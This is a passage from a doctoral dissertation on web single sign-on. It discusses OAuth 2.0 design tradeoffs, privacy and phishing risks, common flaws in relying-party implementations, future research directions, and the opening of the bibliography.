8.3 Lessons Learned and Implications

This section discusses our insights stemmed from the observation of the design of OAuth 2.0. We also discuss the security, privacy, and user adoption implications due to the design tradeoff decisions that have been made by the protocol designers.

Web SSO proposals that function solely as an authentication mechanism will be rejected by most RPs. SSO technology grew from within the corporate enterprise [HHJM08]. The advantage of adopting an intra-organization SSO solution is obvious—SSO reduces operational cost and streamlines users’ login experiences [Nov09, Act09]. All an SSO project needs is a cost justification for the identity management project; there are no other business concerns. Similarly, federated SSO provides operational benefits for all mutually trusted organizations in the federation. Each organization can continue to manage their users while leveraging all users in the “circle of trust.” As a result, all organizations in the federation are rewarded for their participation. On the contrary, web SSO requires RPs to rely on IdPs without pre-established trust relationships. This change raises great business concerns and requires direct business benefits for organizations to overcome. Thus, web SSO proposals that function solely as an authentication mechanism (e.g., OpenID 2.0, InfoCard, Mozilla's Persona) without offering RPs concrete business gains will most likely be rejected by RPs, even if the protocol is secure, privacy preserving, and usable for users.

Social login provides compelling business incentives for RPs. The abundance of demographic data, interests and friends that users maintain on their social network profiles has opened a new world of possibilities for websites. OAuth 2.0 started to take off when social network sites, such as Facebook and Twitter, employed it for social login. When social network sites act as IdPs, OAuth 2.0 provides a great opportunity for RPs to drive users from these social networks to their websites. Clearly, user sign-on through social login provides a much richer and accurate data, compared to traditional account sign-up approach. In addition, social graph data can be used to segment user persona, in turn allowing RPs to provide more relevant user experience and highly effective content to increase return on advertising spent. Moreover, social sharing enables users to broadcast content and activities from RPs to their social networks, increasing brand advocacy and creating an effective source of qualified referral traffic back to RP websites. A recent study also shows that socially logged-in users spend more time engaging with the website and are more likely to purchase products [Gig09]. These direct business benefits provide websites with compelling motivations of becoming RPs.

Social login brings attractive features to users. For web users, SSO reduces their password management burden and streamlines account registrations. However, unlike SSO users in the enterprise settings, web users have alternative options, and they have different privacy and security concerns. First, without SSO, web users tend to use weak passwords or use same passwords across websites, as choosing strong memorable passwords is a challenging task. Nevertheless, as there is no direct data and user experiences available indicating weak or reuse password leads to physical asset loss, most users are "conformable" with risky behavior [Her09]. Second, many web users have already used the password/form manager feature in the browser to reduce the number of password and registration information that need to be entered. Password and form managers are inconvenient when users switch between computers or when they want to use shared or public computers. However, those are occasional events that are considered tolerable by most users [GF06]. Moreover, web SSO imposes privacy and security concerns when sharing personal information across websites. Therefore, to attract users, web SSO solutions need to provide additional benefits for users to motivate their adoption intentions. Unlike authentication-only web SSO proposals, social login provides web users with an immense social experience outside of their social networks. For socially engaged users, social login not just reduces the friction of sign-up and sign-in, but more importantly, it extends their social interactions virtually to anywhere on the web through the ubiquitous OAuth RP websites.

OAuth 2.0 is only as secure as HTTP cookie. OAuth 2.0 is not one of the conventional "*security protocols*" because no cryptographic primitives are built into it. The removal of cryptographic protection from the specification makes the protocol easy to implement, but the tradeoff is that it is only as secure as the HTTP cookie architecture. Similar to HTTP cookie, OAuth 2.0 implementations can be compromised by many prevalent attack vectors such as XSS, CSRF, and network eavesdropping. Without additional security guarantees offered by the protocol, RPs need to follow general web application security guidelines to secure their implementations. However, security is rarely the top priority for website developers. As our security analysis shows, even popular Top 1000 websites do not practice simple and well-known security guidelines. Thus, we believe that OAuth 2.0 in the hands of most developers, who are overloaded with other priorities or without a deep understanding of web security, would likely lead to insecure implementations.

Social login aggregator will be an attractive attack target. OAuth 2.0 is not interoperable—one implementation for an IdP (e.g., Facebook) will not work seamlessly with another IdP (e.g., Google Plus). RPs need to tailor their implementations for each supported IdP, because each IdP provides a unique API and URL endpoints for accessing their own particular silo. We believe that many RP websites will thus resort to social login aggregators, such as Giya and Janrain, that provide RPs with a unified interface to communicate with major IdPs. Through social login aggregators, RPs can virtually integrate any web SSO protocols with one single implementation. However, as social login aggregators proxy and store user data from IdPs, a single security breach in their implementation could lead to significant user data compromise. Instead of targeting an individual RP or IdP, an attacker may target a social login aggregator where significant user data are stored.

OAuth 2.0 as a new phishing and malware distribution channel. The social graph within a social network is a powerful viral platform for the distribution of information, but it could be a new phishing and malware distribution channel as well. Web users have been conditioned to be wary of links in email, but tend to put more trust in social network messages from their friends and the social network. According to the designers of Facebook Immune System [SCM11], attackers commonly target the social graph to harvest user data and propagate spam, malware, and phishing messages. Known attack vectors include compromising existing accounts [TN10, BCF10], creating fake accounts for infiltrations [Sop09, BSBK09, BMBR11], or through maliciously crafted applications [PAC09, SBL09, EMKK11]. Yet, our empirical security analysis (Chapter 5) suggests that compromised access tokens can used as another novel attack vector to distribute phishing and malware download messages. We believe that it is fundamentally difficult for an IdP to detect and block such attacks because by design any party possessing an access token can consume the same rights granted to the token, and there is no distinguishable features between the API calls made by an legitimate RP and an attacker.

OAuth 2.0 accelerates internet-scale private information disclosure. Compared to the traditional website sign-on option, and to web SSO solutions that solely function as an authentication mechanism, OAuth 2.0 facilitates and accelerates personal data exposure more than ever before. First, RPs can request nearly any piece of information presented in a user's profile from IdPs. These user information includes, but is not limited to, basic user information (name, email, address, gender, birthday, hometown), photos, work and education history, events, interests, documents, relationship status, location, status updates, list of friends, and content generated by friends (status update, photos, documents). Second, whenever a user logs into an RP website, the IdP learns when, from where, what user agent the user is using, and what data the RP is requesting. Third, when an RP posts message streams back to the IdP on behalf of the user, not only the IdP but also all the friends in the user's social circle can learn what activities the user are conducting on the RP website. In many contexts, exposing user activities on RPs to social connections can result in awkward or embarrassing situations (e.g., playing a game in the middle of night). Fourth, for RPs that use a social login aggregator to proxy their communications with IdPs, the aggregator gets a copy of all personal information passing through it, without the users' knowledge. Fifth, for RPs that use a JavaScript SDK provided by the IdP, the SDK could periodically pass private information located on the RP pages back to the IdP. Furthermore, the primary privacy protection mechanism in social login is the profile sharing consent dialog. However, existing studies suggest that users become habituated to consent forms and cease paying attention after seeing them multiple times [MR08, DD08]. Asking users to consent for more frequent profile sharing could result in a system that increases, rather than minimizes, the identity information that users are willing to reveal to RPs.

To be, or not to be? That is the question. On one hand, OAuth 2.0 brings frictionless and enriched social experience to users; but on the other hand, social login can lead to an extreme exposure of personal data. So when facing convenience/privacy tradeoffs, what proportion of users is willing to trade their privacy and security for the usability gain that SSO brings to them? The evidence is mixed. Egelman [Ege13] performed a controlled experiment to quantify the proportion of users who use Facebook to sign onto various websites. In his study, 70% of participants proceeded to sign on websites using Facebook Connect. But another study [Gig12] shows that 60% of surveyed users favor the right to control how their data is used or opt out of online data tracking entirely. In addition, many respondents [Gig12] believed that businesses that acquired social data through social login would sell their social profile data to third parties, or spam their social network friends. Ronen et al. [RRJT13] studied how data exposure to RPs affects the choice of sign-in accounts, and their result suggests that many users are not aware of what types of data they expose to RPs upon sign in, but when clear tradeoffs behind each sign-in option are presented, many users are willing to change their sign-in option to reduce data exposure. Currently, it is not clear how many web users will opt in for SSO or keep on using it. Nevertheless, we believe that once users have experienced privacy or security intrusions due to social login, many of them will avoid to click on the social login button, or abandon SSO entirely. For those who find social login risky, browser built-in password and form managers (i.e, Google Chrome) would be a viable alternative. A browser-supported password/-form manager can achieve an approximate level of sign-up and sign-on convenience without imposing privacy and security concerns. In addition, it can work with existing websites, and does not require an additional learning curve from users. Browser-based password managers have been worked effectively for years. However, for form managers, how to detect form fields correctly remains a fundamental challenge, which is an important research question deserving further investigations.

OAuth 2.0 is the first web SSO protocol that was catered to the business needs of RPs and IdPs by trading the security and privacy that users care about. This design strategy makes OAuth 2.0 the most popular web SSO solution ever, however the design tradeoffs impose significant security and privacy implications. Thus, web SSO development community should continue to investigate mechanisms that could improve security and enhance privacy without sacrificing implementation simplicity and the content sharing flexibility.

Chapter 9

Conclusion

Similar to the way that credit cards reduce the friction of paying for goods and services, web SSO systems are intended to reduce the friction of using the Web. The proliferated adoption of major online service providers and social networks as identity providers have attracted millions of supporting websites. Yet, how to design a usable, secure, and privacy-preserving web SSO solution that could drive potential users toward embracing it, and preventing existing users from abandoning this new technology remains a challenging task for web SSO development communities.

An Internet-scale adoption of web SSO solutions could lay an interoperable authentication foundation on today's web infrastructure. This dissertation presents several works to achieve the goal of improving the usability and security of web SSO solutions. In Chapter 3, our usability study shows that current implementations of web SSO solutions impose a cognitive burden on web users, and raise significant security and privacy concerns. Moreover, web users do not perceive an urgent need for SSO, and many would only use a web SSO solution on RP websites that are familiar or trustworthy. We designed an alternative SSO user interface to explore possible improvements in the users' SSO experience, and found that many users would use web SSO on the websites they trust if the SSO option is clear to them, and they have control over the sharing of their profile information. In addition, our results suggest an extension to the technology acceptance model in the context of web SSO. With further validations, the model could be used to explain and predict user acceptance of a web SSO solution from measures taken after a brief period of interaction with the system.

For the security improvement of the OpenID protocol, we present in Chapter 4 a formal model checking analysis of the OpenID 2.0 protocol, and an empirical evaluation of 132 OpenID-enabled websites. The model checking analysis revealed that the OpenID protocol does not provide an authenticity or integrity guarantee for the authentication requests, and the protocol lacks contextual bindings among the protocol messages and the browser that make those requests. Our empirical evaluation show that the uncovered vulnerabilities are prevalent among the real-world RP implementations. We provide a simple and scalable defense mechanism for RPs to ensure the authenticity and integrity of the protocol messages. In addition, for those RPs that find deploying SSL impractical, the session-hijacking countermeasure we proposed can be used as an alternative defending mechanism.

In Chapter 5, we investigate how well-known and prevalent web attack vectors, such as network eavesdropping, cross-site scripting, and cross-site request forgery, can be leveraged collectively or individually by an adversary to compromise the security of OAuth-based SSO systems. We examine the implementations of three major IdPs and about 100 most-visited RP websites. Our results suggest that current OAuth SSO implementations are far from secure. Our analysis uncovers several critical vulnerabilities that allow an adversary to harvest victim user's private data and act as the victim on the IdP, as well as impersonating the victim user on the RP websites. We identify the fundamental causes of those uncovered weaknesses, and suggest several practical mitigation mechanisms for IdPs and RPs to secure their implementations.

One way to directly compromise users' personal data and authentication credentials is through SQL injection attacks—one of the foremost threats to web applications. In Chapter 6, we propose and evaluate an approach for retrofitting existing web applications against known as well unseen SQL injection attacks. The proposed approach is based on dynamic taint analysis at runtime, and our experience and evaluation indicate that the approach we proposed is effective, efficient, and easy to deploy without involvement of application developers. Our proposed approach offers the protection to the existing web applications against SQL injection attacks where source code, qualified developers, or security development processes might not be available or practical.

In addition to using web SSO for authentication, web users need usable mechanisms for sharing personal content in a controlled manner across boundaries of websites, even with unknown content requestors. By leveraging OpenID and OAuth, we propose a novel user-centric content sharing scheme in Chapter 7. The proposed scheme allows web users to author their access-control policies based on friends or families in their existing social circles, and reuse those policies on content-hosting websites to control the access to their personal contents. In addition, our proposed scheme supports the notion of trust and delegation, which provides a flexible way for a user to delegate attribute assertion authority to another user who is in a better position for asserting attributes of other users that are unknown to the content owner.

Throughout the course of this dissertation research, we observed several important usability and security-related improvements in the web SSO technologies that are aligned with our findings or may be influenced by our insights or recommendations:

- OpenID Connect, the next version of OpenID, embraces the "share-by-token" model and using OAuth 2.0 as its core authorization protocol [SBHB10].
- Mozzila Persona, a web SSO proposal by Mozzila, is conceptually and architecturally similar to our proposed OpenID$_{email}$ enabled browser that uses email-addresses as identifiers, makes IdP phishing difficult and identity switch easier, and focuses on user privacy protection.
- Major IdPs (e.g., Facebook, Google, Yahoo) support fine-grained profile sharing control in the OAuth user consent forms.
- Facebook OAuth JavaScript SDK no longer saves access tokens as cookies.
- Facebook OAuth JavaScript SDK supports the OAuth server-flow.

- The offline permission is deprecated and removed by Facebook.
- Facebook's OAuth authorization server supports token refresh mechanism.

We hope that other insights and recommendations from this dissertation research could be adopted by web SSO development communities to further improve the usability and security of web SSO solutions.

9.1 Future Work

Although this dissertation research has presented several works toward improving the usability and security of web SSO systems, there are many areas required for future research. We detail each future research direction in this section.

9.1.1 Further Investigation of Users' Perspectives of Web SSO

The design of our usability study supported a direct usability comparison of our prototype design with current SSO solutions. However, because of the inherent limitations of the within-subjects study approach, we could not evaluate the effectiveness of some important features provided by our design (e.g., phishing protection, multiple IdP sessions, in-browser profile editing and sharing, single sign-out), nor validate the proposed web SSO technology acceptance model. We also found issues revealed from our IDeB interface that require further improvement. First, most participants did not notice the identity indicator at the left bottom corner of the screen. Second, it was not clear to the participants that IDeB does not store their password on the local computer; and some participants were consequently concerned that the stored password and profile information could be compromised. Third, some participants thought that they were giving their username and password to the websites directly. In addition, we suggest that an account linking task should be performed during a traditional login rather than at the end of an SSO process; nevertheless, how to convey the concept and benefits of account linking and how to design a usable interface for managing account linking-related tasks (e.g., linking to one or several IdP accounts, unlinking, auditing) are research questions that require further investigations. Furthermore, our empirical study results have the following limitations:

- Generalizability: Participants were primarily young adults, with only one participant over 45 and none under 19. All of the participants reported browsing the Web daily or more, and thus might be less prone to errors or misunderstandings while using the interface.
- Ecological validity: The participants were restricted to using the computer provided to them during the study and accessing the websites specified by the study. In addition, only the first-time user experience was studied; we did not examine daily usage behaviors. Expanded (more websites) and longer term studies are recommended to address this.
- Precision: Carry over and fatigue effects due to the within-subjects format may have affected the study results (although responses were similar between the two groups). A

between-subjects study will be required to validate whether those negative effects did exist in our study.

9.1.2 Usable IdP-Phishing Resistant Mechanisms

Phishing attacks on SSO protocols are a looming threat. OpenID, OAuth, and other similar browser-redirection based protocols (e.g., Google AuthSub [Goo08], AOL OpenAuth [AOL08], Yahoo BBAuth [Yah08]) may habituate users to being redirected to IdP websites for authentication. If users do not verify the authenticity of these websites before entering their credentials (and they usually do not [SDOF07, DTH06]), IdP login credential phishing attacks are possible. An attacker can lure users to a phony RP website via email or messages posted on social network, and redirect users to a forged IdP site where they are asked to enter their passwords. To prevent phishing attacks, users must confirm the authenticity of an IdP before entering their credentials.

In our usability study, all participants expressed serious concerns about the issue of IdP phishing attacks. During the study, half of the participants, even when prompted, could not find any distinguishing features on a bogus Google login form. Once informed of the possibility of IdP phishing attacks, most of our participants stated that they would not use the SSO technology if IdP phishing is possible.

Research on methods of authenticating websites to users include security indicators [Cor05, HJ08], secure bookmarks for known websites [DT05, WMG06, YS06], and automated detection [ANNWN07, GPCR07, ZHC07, XH09] and blacklisting of known phishing sites (e.g., Google, Microsoft, PhishTank [Phi11]). However, studies suggest that security indicators are ineffective at preventing phishing attacks [DTH06, SDOF07, ECH08]; and blacklisting known phishing sites still cause the problem of a high rate of false-positives or false-negatives [ZECH07, Hon12]. Even with improved security indicators, users may ignore them [WMG06, SDOF07, ECH08, SEA$^+$09]. Our SSO-enabled browser design proposes one way to reduce the possibilities of IdP phishing attacks. Nevertheless, the SSO development community should further investigate how to design phishing resistant mechanisms that prevent IdP phishing attacks without relying on users' cognitive capabilities and continuous attentions.

9.1.3 Security Analysis of the OpenID Connect Protocol

One major limitation of the OAuth 2.0 protocol lies in its interoperability—each RP needs to tailor its implementation for each supported IdP that provides a unique API and endpoints for accessing their own particular silo. In addition, the level of identity assurance is not conveyed in the protocol. At the time of this writing, OpenID Foundation is drafting the next version of OpenID, named "OpenID Connect" [SBdM$^+$11], that aims at addressing these two limitations.

Technically, OpenID Connect is fundamentally different than the OpenID 2.0 protocol. OpenID Connect leverages OAuth 2.0 as the basic access authorization protocol and introduces interoperability and identity assurance features on the top of the OAuth 2.0 protocol. The main design features of OpenID Connect include (1) dynamic IdP endpoints discovery, (2) dynamic RP-to-IdP registration and session key exchange, (3) endpoints for retrieving user profile attributes and session management, and (4) ID token that contains claims about the user's identifier and the corresponding authentication methods. These design features make a single implementation of an RP website able to virtually interact with all OpenID Connect IdPs without a tailored configuration, registration, or implementation. As the adoption of OpenID Connection might be seen in the near future, its security needs to be thoroughly examined.

9.1.4 Security Analysis of OAuth JavaScript SDK Libraries

IdP SDK libraries employ cross-domain communication (CDC) mechanisms for passing access tokens between cross-origin windows of a browser. As demonstrated by several researchers [BJM09, HSA+10, WCW12], passing sensitive information through CDC channels could impose severe security threats. Nevertheless, the security of OAuth JavaScript SDK libraries has not been thoroughly examined yet.

Facebook SDK uses `postMessage` HTML5 API and Adobe Flash for cross-frame interactions. For `postMessage`, Hanna et al. [HSA+10] found that, due to several insufficient checks on the sender's and receiver's origin in the code, both tokens and user data could be stolen by an attacker. For Flash, Wang et al. [WCW12] uncovered a vulnerability that allows an attacker to obtain the session credential of a victim user by naming the malicious Flash object with an underscore prefix. Both vulnerabilities were reported and fixed by Facebook, but they might appear in the other IdPs' SDK implementations.

We examined Microsoft's SDK and found that the SDK does not use any CDC mechanism for passing access tokens. Instead, a cookie shared between *same-origin* frames is used. Microsoft SDK requires RPs to include its SDK library on the page of the redirect URI, which is under the RP's domain. The library on the redirect URI page extracts the access token from the URI fragment and saves it to a cookie; and the library on the RP login page polls the change of this cookie every 300 milliseconds to obtain the access token. Using cookies for cross-frame interactions avoids the security threats presented in the CDC channels. Nevertheless, HTTP cookies could be eavesdropped in transit or stolen by malicious cross-site scripts.

Google SDK implements a wide range of CDC mechanisms for cross-browser support and performance enhancement. Those mechanisms include fragment identifier messaging, `postMessage`, Flash, Resizing Message Relay for WebKit based browsers (Safari, Chrome), Native IE XDC for Internet Explorer browsers, and the FrameElement for Gecko based browsers (Firefox). The SDK is separated into five script files and consists of more than 8,000 lines of code. Barth et al. [BJM09] systematically analyze the security of `postMessage` and fragment identifier messaging, and Hanna et al. [HSA+10] empirically examine two JavaScript libraries, Google Friend Connect and Facebook Connect, that are layered on `postMessage` API. However, the lack of a thorough security analysis for the rest of CDC mechanisms might lead to severe security compromises, which is an important research topic requiring further investigations.

9.1.5 Adding Cryptographic Protection to OAuth without Sacrificing Simplicity

Compared to its predecessor and other SSO protocols, OAuth 2.0 mainly make the protocol simple for RP developers to implement by removing the digital signature requirements from the specification, and relies on SSL as the default way for communication between the RP and IdP. However, our investigation suggests that the protocol without cryptographic protection is too simple to be secured completely. Based on insights from our analysis, we believe that OAuth 2.0 at the hand of most developers—without a deep understanding of web security—is likely to produce insecure implementations.

Unlike conventional security protocols, OAuth 2.0 is designed without sound cryptographic protections, such as encryption, digital signature, and random nonce. The lack of encryption in the protocol requires RPs to employ SSL, but many evaluated websites do not follow this practice. In addition, the authenticity of both an authorization request and response cannot be guaranteed without a signature. Moreover, an attack that replays a compromised SSO credential is difficult to detect, if the request is not accompanied by a nonce and timestamp. Furthermore, probably for the sake of simplicity, current major IdP implementations favor *bearer token* [JHR11] over *proof token* [HLBA11], which make replay attacks on resource access difficult to detect. Thus, it is imperative for future research to investigate how to provide sound cryptographic protections to the OAuth protocol without imposing RP implementation difficulties.

9.1.6 Human and Organizational Factors Contributing to the Unsecured SSO Implementations

Our OAuth security analysis found several relatively *obvious* implementation flaws exhibited in many popular RP websites listed on Google Top 1000 Websites. For instance:

- SSL is employed for the protection of the traditional login form, but the same SSL certificate is not used during an SSO processes to prevent SSO credentials (e.g., access token, authorization code) from network eavesdropping.
- Access tokens are saved by RP websites as HTTP cookies without `secure` and `httponly` attributes being set.
- Instead of obtaining user profile from RP server-side, the JavaScript of several tested RPs obtains the user's Facebook profile directly on the user's client browser, and then transmits the profile data to the RP server to identify the current SSO user. Nevertheless, when the publicly accessible Facebook user identifier is used as an SSO credential, this implementation allows an adversary to impersonate a victim RP user by simply sending a sign-in request with the victim's Facebook user identifier as a parameter.
- The optional "state" parameter is not included in the authorization request to maintain the state between the request and response, which makes the RP vulnerable to session

swapping attacks. This threat is documented in the protocol specification and the “OAuth Threat Model” [LMH11], as well as on the documentation of Facebook OAuth developer guide [Fac13]. And yet many evaluated RPs ignore this simple security guideline.

- XSS and CSRF are well-known web vulnerabilities, and yet many tested RP websites are not protected against these two popular attack vectors.

Because those uncovered implementation flaws are clearly obvious, it is thus important to understand what actually went wrong in the RP’s development process in order to address this problem effectively. In other words, what factors from developers’ perspectives contribute to the aforementioned unsecured SSO RP implementations? Is it due to resource constraints? Time-to-market schedules? Complexity of the protocol? Lack of a sound security engineering process? Development platforms or methods? Misconceptions about the security provided by the protocol or IdPs? Not aware of the existence of OAuth security guidelines? Or even the low-value and low-sensitivity nature of the website itself. Understanding the problems and challenges RP developers faced might shed light on what efforts and improvements from both organizations and the web SSO development community could lead to secure SSO implementations. The insights might be also applicable to other similar security engineering domains.

Bibliography

[Act09] ActivIdentity Corp. SecureLogin. `http://www.protocom.com/`, 2009. [Online; accessed 15-October-2013].

[Adi08a] Ben Adida. EmID: Web authentication by email address. In *Web 2.0 Security and Privacy Workshop (W2SP'08)*, Oakland, California, USA, 2008.

[Adi08b] Ben Adida. Sessionlock: Securing web sessions against eavesdropping. In *Proceeding of the 17th International Conference on World Wide Web (WWW'08)*, pages 517–524, New York, NY, USA, 2008. ACM.

[AGS04] Kwasi Amoako-Gyampah and A.F. Salam. An extension of the technology acceptance model in an ERP implementation environment. *Information and Management*, 41(6):731 – 745, 2004.

[Anl02] Chris Anley. Advanced SQL injection in SQL server application. `http://www.nextgenss.com/papers/advanced_sql_injection.pdf`, 2002. [Online; accessed 15-October-2013].

[ANNWN07] Saeed Abu-Nimeh, Dario Nappa, Xinlei Wang, and Suku Nair. A comparison of machine learning techniques for phishing detection. In *Proceedings of the Anti-Phishing Working Groups 2nd Annual eCrime Researchers Summit*, pages 60–69, New York, NY, USA, 2007. ACM.

[AOL08] AOL LLC. AOL Open Authentication API. `http://dev.aol.com/api/openauth`, 2008. [Online; accessed 15-October-2013].

[Apa07] Apache Software Foundation. Apache JMeter. `http://jakarta.apache.org/jmeter/`, 2007. [Online; accessed 15-October-2013].

[AQT07] AQTRONIX. WebKnight. `http://www.aqtronix.com/?PageID=99`, 2007. [Online; accessed 15-October-2013].

[AS99] Anne Adams and Martina Angela Sasse. Users are not the enemy. *Communications of the ACM*, 42(12):40–46, 1999.

[ATO12] Chaitrali Amrutkar, Patrick Traynor, and Paul C. Oorschot. Measuring SSL indicators on mobile browsers: Extended life, or end of the road? In Dieter

Gollmann and FelixC. Freiling, editors, *Information Security*, volume 7483 of *Lecture Notes in Computer Science*, pages 86–103. Springer Berlin Heidelberg, 2012.

[BBGM10] Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell. State of the art: Automated black-box web application vulnerability testing. In *Proceedings of the IEEE Symposium on Security and Privacy (SP'10)*, 2010.

[BBMV07] Sruthi Bandhakavi, Prithvi Bisht, P. Madhusudan, and V. N. Venkatakrishnan. CANDID: Preventing SQL injection attacks using dynamic candidate evaluations. In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS'07)*, pages 12–24, Alexandria, Virginia, USA, October 2007.

[BC08] Konstantin Beznosov and Brian Chess. Security for the rest of us: An industry perspective on the secure-software challenge. *IEEE Software*, 25(1):10–12, 2008.

[BCF10] Jonell Baltazar, Joey Costoya, and Ryan Flores. The real face of Koobface: The largest web 2.0 botnet explained. `http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-real-face-of-koobface.pdf`, 2010. [Online; accessed 16-January-2012].

[BCS09] Adam Barth, Juan Caballero, and Dawn Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Proceedings of the 30th IEEE Symposium on Security and Privacy (SP'09)*, pages 360–371, Washington, DC, USA, 2009.

[BDP06] William E. Burr, Donna F. Dodson, and W. Timothy Polk. Electronic authentication guideline. *NIST special publication*, 800:63, 2006.

[BFIK99] Matt Blaze, Joan Feigenbaum, John Ioannidis, and Angelos D. Keromytis. The KeyNote trust-management system version 2. `http://www.ietf.org/rfc/rfc2704.txt`, September 1999. [Online; accessed 15-October-2013].

[BFL96] Matt Blaze, Joan Feigenbaum, and Jack Lacy. Decentralized trust management. In *Proceedings of the IEEE Symposium on Security and Privacy (SP'96)*, pages 164–173, Washington DC, USA, 1996.

[BHvOS12] Joseph Bonneau, Cormac Herley, Paul C. van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of Web authentication schemes. In *Proceedings of the IEEE Symposium on Security and Privacy (SP'12)*, pages 553–567, 2012.

[BJAGS02] Roberto J. Bayardo Jr., Rakesh Agrawal, Daniel Gruhl, and Amit Somani. YouServ: A web-hosting and content sharing tool for the masses. In *Proceed-*

ings of the 11th International Conference on World Wide Web (WWW'08), pages 345–354, New York, NY, USA, 2002. ACM.

[BJM08] Adam Barth, Collin Jackson, and John C. Mitchell. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*, pages 75–88, New York, NY, USA, 2008. ACM.

[BJM09] Adam Barth, Collin Jackson, and John C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, June 2009.

[BK04] Stephen W. Boyd and Angelos D. Keromytis. SQLrand: Preventing SQL injection attacks. In *Proceedings of the Second International Conference on Applied Cryptography and Network Security (ACNS'04)*, pages 292–302, June 2004.

[BKM$^+$08] P. Austel S. Bhola, S. Chari L. Koved, M. McIntosh, M. Steiner, and S. Weber. Secure delegation for web 2.0 and mashups. In *Web 2.0 Security and Privacy Workshop (W2SP'08)*, 2008.

[BMBR11] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. The socialbot network: When bots socialize for fame and money. In *Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC'11)*, pages 93–102, New York, NY, USA, 2011. ACM.

[Bre07] Breach Security Inc. ModSecurity. `http://www.modsecurity.org/`, 2007. [Online; accessed 15-October-2013].

[Bro99] Keith Brown. Building a lightweight COM interception framework part 1: The universal delegator. Microsoft Systems Journal. `http://www.microsoft.com/msj/0199/intercept/intercept.aspx`, January 1999. [Online; accessed 15-October-2013].

[BSBK09] Leyla Bilge, Thorsten Strufe, Davide Balzarotti, and Engin Kirda. All your contacts are belong to us: Automated identity theft attacks on social networks. In *Proceedings of the 18th International Conference on World Wide Web (WWW'09)*, pages 551–560, New York, NY, USA, 2009. ACM.

[Buf09] Johnny Bufu. OpenID4Java. `http://code.google.com/p/openid4java/`, 2009. [Online; accessed 23-August-2011].

[BWS05] Gregory T. Buehrer, Bruce W. Weide, and Paolo A. G. Sivilotti. SQLGuard: Using parse tree validation to prevent SQL injection attacks. In *Proceedings of the 5th International Workshop on Software Engineering and Middleware*, pages 106–113, Lisbon, Portugal, September 2005.

[CA 12] CA Technologies. CA IdentityMinder. `http://www.ca.com/us/user-provisioning.aspx`, 2012. [Online; accessed 15-October-2013].

[Cai11] Jerry Cain. Updated JavaScript SDK and OAuth 2.0 roadmap. `https://developers.facebook.com/blog/post/525/`, 2011. [Online; accessed 16-April-2012].

[Cam05] Kim Cameron. The laws of identity. `http://www.identityblog.com/stories/2005/05/13/TheLawsOfIdentity.pdf`, 2005. [Online; accessed 15-October-2013].

[Can11] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings of Foundations of Computer Science*, 2011.

[CFP06] Barbara Carminati, Elena Ferrari, and Andrea Perego. Rule-based access control for social networks. In *On the Move to Meaningful Internet Systems 2006: OTM 2006 Workshops*. LNCS, Springer-Verlag, 2006.

[CJR11] Suresh Chari, Charanjit Jutla, and Arnab Roy. Universally composable security analysis of OAuth v2.0. `http://eprint.iacr.org/2011/526.pdf`, 2011. [Online; accessed 15-October-2013].

[Clo08] Tyler Close. Web-key: Mashing with permission. In *Web 2.0 Security and Privacy Workshop (W2SP'08)*, 2008.

[CLZS11] Charlie Curtsinger, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. ZOZZLE: Fast and precise in-browser JavaScript malware detection. In *Proceedings of the 20th USENIX Conference on Security*, Berkeley, CA, USA, 2011.

[Com05] XACML Technical Committee. OASIS eXtensible Access Control Markup Language (XACML) version 2.0. `http://www.oasis-open.org/committees/xacml/`, February 2005. [Online; accessed 15-October-2013].

[Cor05] CoreStreet Ltd. Spoofstick. `http://www.spoofstick.com/`, 2005. [Online; accessed 23-August-2011].

[CVB05] Carlos Caleiro, Luca Vigan, and David Basin. Deconstructing Alice and Bob. *Electronic Notes in Theoretical Computer Science*, 135(1):3 – 22, 2005.

[CvOB06] Sonia Chiasson, Paul C. van Oorschot, and Robert Biddle. A usability study and critique of two password managers. In *Proceedings of 15th USENIX Security Symposium*, pages 1–16, Vancouver, Canada, August 2-4 2006.

[DBW89] Fred D. Davis, Richard P. Bagozzi, and Paul R. Warshaw. User acceptance of computer technology: A comparison of two theoretical models. *Management Science*, 35:982–1003, August 1989.

[DD08] Rachna Dhamija and Lisa Dusseault. The seven flaws of identity management: Usability and security challenges. *IEEE Security and Privacy*, 6:24–29, 2008.

[DDHY92] David L. Dill, Andreas J. Drexler, Alan J. Hu, and C. Han Yang. Protocol verification as a hardware design aid. In *Proceedings of the IEEE International Conference on Computer Design*, 1992.

[DH76] W. Diffie and M.E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22:644–654, 1976.

[DM00] G. Denker and J. Millen. Capsl integrated protocol environment. In *Proceedings of DARPA Information Survivability Conference and Exposition*, volume 1, pages 207–221, 2000.

[DO10] Bart Delft and Martijn Oostdijk. A security analysis of OpenID. In *Proceedings of the 2nd IFIP WG 11.6 Working Conference on Policies and Research in Identity Management (IDMAN'10)*, November 2010.

[Dro09] Dropbox Corp. Sync your files online and across computers. `http://www.getdropbox.com/`, 2009. [Online; accessed 15-October-2013].

[DT05] Rachna Dhamija and J. D. Tygar. The battle against phishing: Dynamic security skins. In *Proceedings of the First Symposium on Usable Privacy and Security (SOUPS'05)*, pages 77–88, New York, NY, USA, 2005. ACM.

[DTH06] Rachna Dhamija, J. D. Tygar, and Marti Hearst. Why phishing works. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'06)*, pages 581–590, Montreal, Quebec, Canada, 2006. ACM.

[DTO02] Jerry DeVault, Brian Tretick, and Kevin Ogorzelec. Privacy and independent verification: What consumers want. `http://consumerprivacyguide.com/privacy/ccp/verification1.pdf`, 2002. [Online; accessed 23-August-2011].

[DY83] Danny Dolev and Andrew Yao. On the security of public key protocols. *IEEE Transactions on Information Theory*, 29(2):198 – 208, March 1983.

